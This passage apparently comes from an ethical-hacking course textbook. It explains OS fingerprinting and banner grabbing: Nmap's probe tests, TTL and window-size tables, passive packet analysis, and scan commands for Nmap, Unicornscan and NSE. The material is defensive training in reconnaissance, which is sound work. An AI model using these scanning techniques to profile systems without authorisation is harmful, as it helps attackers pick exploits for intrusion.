- **Sniffing the network traffic**
  Capturing and analyzing packets from the target enables an attacker to determine the OS used by the remote system.
- **Banner grabbing from page extensions**
  Looking for an extension in the URL may assist in determining the application's version.
  Example: .aspx => IIS server and Windows platform

Note: We will discuss passive banner grabbing in later modules.

OS Discovery/Banner Grabbing

Banner grabbing, or "OS fingerprinting," is a method used to determine the OS that is running on a remote target system. It is an important scanning method, as the attacker will have a higher probability of success if the OS of the target system is known (many vulnerabilities are OS-specific). The attacker can then formulate an attack strategy based on the OS of the target system.

There are two methods for banner grabbing: spotting the banner while trying to connect to a service, such as an FTP site, and downloading the binary file/bin/ls to check the system architecture.

A more advanced fingerprinting technique depends on stack querying, which transfers the packets to the network host and evaluates them by the reply. The first stack-querying method designed with regard to the TCP mode of communication evaluates the response to connection requests.

The next method, known as initial sequence number (ISN) analysis, identifies the differences in random number generators found in the TCP stack. ICMP response analysis is another method used to fingerprint an OS. It consists of sending ICMP messages to a remote host and evaluating the reply.

Two types of banner grabbing techniques are described below:

- **Active Banner Grabbing**

  Active banner grabbing applies the principle that an OS's IP stack has a unique way of responding to specially crafted TCP packets. This happens because of different interpretations that vendors apply while implementing the TCP/IP stack on a particular OS. In active banner grabbing, the attacker sends a variety of malformed packets to the remote host, and the responses are compared with a database. Responses from different OS vary because of differences in TCP/IP stack implementation.

For instance, the scanning utility Nmap uses a series of nine tests to determine an OS fingerprint or banner grabbing. The tests listed below provide some insights into an active banner grabbing attack, as described at *www.packetwatch.net*:

- **Test 1:** A TCP packet with the SYN and ECN-Echo flags enabled is sent to an open TCP port.
- **Test 2:** A TCP packet with no flags enabled is sent to an open TCP port. This type of packet is a NULL packet.
- **Test 3:** A TCP packet with the URG, PSH, SYN, and FIN flags enabled is sent to an open TCP port.
- **Test 4:** A TCP packet with the ACK flag enabled is sent to an open TCP port.
- **Test 5:** A TCP packet with the SYN flag enabled is sent to a closed TCP port.
- **Test 6:** A TCP packet with the ACK flag enabled is sent to a closed TCP port.
- **Test 7:** A TCP packet with the URG, PSH, and FIN flags enabled is sent to a closed TCP port.
- **Test 8 PU (Port Unreachable):** A UDP packet is sent to a closed UDP port. The objective is to extract an “ICMP port unreachable” message from the target machine.
- **Test 9 TSeq (TCP Sequence ability test):** This test tries to determine the sequence generation patterns of the TCP initial sequence numbers (also known as TCP ISN sampling), the IP identification numbers (also known as IPID sampling), and the TCP timestamp numbers. It sends six TCP packets with the SYN flag enabled to an open TCP port.

The objective of these tests is to find patterns in the initial sequence of numbers that the TCP implementations chose while responding to a connection request. They can be categorized into groups, such as traditional 64K (many old UNIX boxes), random increments (newer versions of Solaris, IRIX, FreeBSD, Digital UNIX, Cray, and many others), or true random (Linux 2.0.*, OpenVMS, newer AIX, etc.). Windows boxes use a "time-dependent" model in which the ISN is incremented by a fixed amount for each occurrence.

- **Passive Banner Grabbing**

  Source: *https://www.broadcom.com*

  Like active banner grabbing, passive banner grabbing also depends on the differential implementation of the stack and the various ways in which an OS responds to packets. However, instead of relying on scanning the target host, passive fingerprinting captures packets from the target host via sniffing to study telltale signs that can reveal an OS.

Passive banner grabbing includes:

- **Banner grabbing from error messages**: Error messages provide information, such as type of server, type of OS, and SSL tools used by the target remote system.
- **Sniffing the network traffic**: Capturing and analyzing packets from the target enables an attacker to determine the OS used by the remote system.
- **Banner grabbing from page extensions**: Looking for an extension in the URL may help in determining the application version. For example, .aspx => IIS server and Windows platform.

The four areas that typically determine the OS are given below:

- TTL (time to live) of the packets: What does the OS sets as the Time To Live on the outbound packet?
- Window Size: What is the Window size set by the OS?
- Whether the DF (Don't Fragment) bit is set: Does the OS set the DF bit?
- TOS (Type of Service): Does the OS set the TOS, and if so, what setting is it?

Passive fingerprinting is neither fully accurate nor limited to these four signatures. However, one can improve its accuracy by looking at several signatures and combining the information.

The following is an analysis of a sniffed packet described by Lance Spitzner in his paper on passive fingerprinting:

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:0x0 ID:56257
***F**A* Seq: 0x9DD90553
Ack: 0xE3C65D7 Win: 0x7D78
```

According to the four criteria, the following are identified:

- TTL: 45
- Window Size: 0x7D78 (or 32120 in decimal)
- DF: The DF bit is set
- TOS: 0x0

Compare this information with a database of signatures.

TTL: The TLL from the analysis is 45. The original packet went through 19 hops to get to the target, so it sets the original TTL to 64. Based on this TTL, it appears that the user sent the packet from a Linux or FreeBSD box (however, more system signatures need to be added to the database). This TTL confirms it by implementing a traceroute to the remote host. If the trace needs to be performed stealthily, the traceroute TTL (default 30 hops) can be set to one or two hops fewer than the remote host (-m option). Setting the traceroute in this manner reveals the path information (including the upstream provider) without actually contacting the remote host.

Window Size: In this step, the window sizes are compared. The window size is another effective tool for determining precisely what window size is used and how often it is changed. In the previous signature, the window size is set at 0x7D78, which is the default window size used by Linux. In addition, FreeBSD and Solaris tend to maintain the same window size throughout a session. However, Cisco routers and Microsoft Windows NT window sizes constantly change. The window size is more accurate when measured after the initial three-way handshake (due to TCP slow start).

DF bit: Most systems use the DF bit set; hence, this is of limited value. However, this makes it easier to identify a few systems that do not use the DF flag (such as SCO or OpenBSD).

TOS: TOS is also of limited value, as it seems to be more session-based than OS-based. In other words, it is not so much the OS as the protocol used that determines the TOS to a large extent.

Using the information obtained from the packet, specifically the TTL and the window size, one can compare the results with the database of signatures and determine the OS with some degree of confidence (in this case, Linux kernel 2.2.x).

Passive fingerprinting, like active fingerprinting, has some limitations. First, applications that build their own packets (e.g., Nmap, Hunt, Nemesis, etc.) will not use the same signatures as the OS. Second, it is relatively simple for a remote host to adjust the TTL, window size, DF, or TOS setting on the packets.

Passive fingerprinting has several other uses. For example, attackers can use stealthy fingerprinting to determine the OS of a potential target such as a web server. A user only needs to request a web page from the server and then analyze the sniffer traces. This bypasses the need for using an active tool that various IDS systems can detect. Passive fingerprinting also helps in identifying remote proxy firewalls. It may be possible to ID proxy firewalls from the signatures as discussed above, simply because proxy firewalls rebuild connections for clients. Similarly, passive fingerprinting can be used to identify rogue systems.


Note: We will discuss passive banner grabbing in later modules.

Why Banner Grabbing?

An attacker uses banner grabbing to identify the OS used on the target host and thus determine the system vulnerabilities and exploits that might work on that system to carry out further attacks.

How to Identify Target System OS

- Attackers can identify the OS running on the target machine by looking at the **Time To Live (TTL)** and **TCP window size** in the IP header of the first packet in a TCP session
- **Sniff/capture the response** generated from the target machine using packet-sniffing tools like Wireshark and observe the TTL and TCP window size fields



https://www.wireshark.org

OS Discovery using Wireshark

Window size values for OS

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

How to Identify Target System OS

Identifying the target OS is one of the important tasks for an attacker to compromise the target network/machine. In a network, various standards are implemented to allow different OSs to communicate with each other. These standards govern the functioning of various protocols such as IP, TCP, UDP, etc. By analyzing certain parameters/fields in these protocols, one can reveal the details of the OS. Parameters such as Time to Live (TTL) and TCP window size in the IP header of the first packet in a TCP session help identify the OS running on the target machine. The TTL field determines the maximum time that a packet can remain in a network, and the TCP window size determines the length of the packet reported. These values vary among OSs, as described in the following table:

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

Table 3.2: TTL and TCP Window size values for OS

Attackers can use various tools to perform OS discovery on the target machine, including Wireshark, Nmap, Unicornscan, and Nmap Script Engine. Attackers can also adopt the IPv6 fingerprinting method to grab the target OS details.

OS Discovery using Wireshark

Source: *https://www.wireshark.org*

To identify the target OS, sniff/capture the response generated from the target machine to the request-originated machine using packet-sniffing tools such as Wireshark, etc., and observe the TTL and TCP window size fields in the first captured TCP packet. By comparing these values with those in the above table, you can determine the target OS that has generated the response.

OS Discovery using Nmap

Source: *https://nmap.org*

To exploit the target, it is highly essential to identify the OS running on the target machine. Attackers can employ various tools to acquire the OS details of the target. Nmap is one of the effective tools for performing OS discovery activities. In Zenmap, the `-O` option is used to perform OS discovery, which displays the OS details of the target machine.

Figure 3.78: OS Discovery using Zenmap

OS Discovery using Unicornscan

Source: *https://sourceforge.net*

In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result. To perform Unicornscan, the syntax **`#unicornscan <target IP address>`** is used. As shown in the screenshot, the **`ttl`** value acquired after the scan is **`128`**; hence, the OS is possibly Microsoft Windows.

Figure 3.79: OS Discovery using Unicornscan

OS Discovery using Nmap Script Engine

- Nmap script engine (NSE) can be used to **automate** a wide variety of **networking tasks** by allowing the users to **write and share scripts**
- Attackers use various scripts in the Nmap Script Engine to **perform OS discovery** on the target machine
- For example, in Nmap, **smb-os-discovery** is an inbuilt script that can be used for **collecting OS information** on the target machine **through the SMB protocol**
- In Zenmap, the **-sC** option or **–script** option is used to activate the NSE scripts

OS Discovery using Nmap Script Engine

Source: *https://nmap.org*

Nmap Scripting Engine (NSE) in Nmap can be used to automate a wide variety of networking tasks by allowing users to write and share scripts. These scripts can be executed parallelly with the same efficiency and speed as Nmap. Attackers can also use various scripts in the Nmap Script Engine for performing OS discovery on the target machine. For example, in Nmap, **`smb-os-discovery`** is an inbuilt script used for collecting OS information on the target machine through the SMB protocol.

In Zenmap, NSE can be generally activated using the **`-sC`** option. If the custom scripts are to be specified, then attackers can use the **`--script`** option. The NSE results will be displayed with both the Nmap normal and XML outputs.


Figure 3.80: OS Discovery using Nmap Script Engine



OS Discovery using IPv6 Fingerprinting

- IPv6 Fingerprinting can be used to **identify the OS running** on the target machine
- IPv6 fingerprinting has the **same functionality** as that of IPv4
- The difference between IPv6 and IPv4 fingerprinting is that the IPv6 uses several **additional advanced probes specific to IPv6** along with a **separate OS detection engine that is specialized for IPv6**
- In Zenmap, the **-6 option** and **-O option** are used to perform OS discovery using the IPv6 fingerprinting method
  - Syntax: **# nmap -6 -O <target>**

OS Discovery using IPv6 Fingerprinting

Source: *https://nmap.org*

IPv6 Fingerprinting is another technique used to identify the OS running on the target machine. It has the same functionality as IPv4, such as sending probes, waiting and collecting the responses, and matching them with the database of fingerprints. The difference between IPv6 and IPv4 fingerprinting is that IPv6 uses several additional advanced IPv6-specific probes along with a separate IPv6-specifc OS detection engine. Nmap sends nearly 18 probes in the following order to identify the target OS using the IPv6 fingerprinting method.

- Sequence generation (S1–S6)
- ICMPv6 echo (IE1)
- ICMPv6 echo (IE2)
- Node Information Query (NI)
- Neighbor Solicitation (NS)
- UDP (U1)
- TCP explicit congestion notification (TECN)
- TCP (T2–T7)

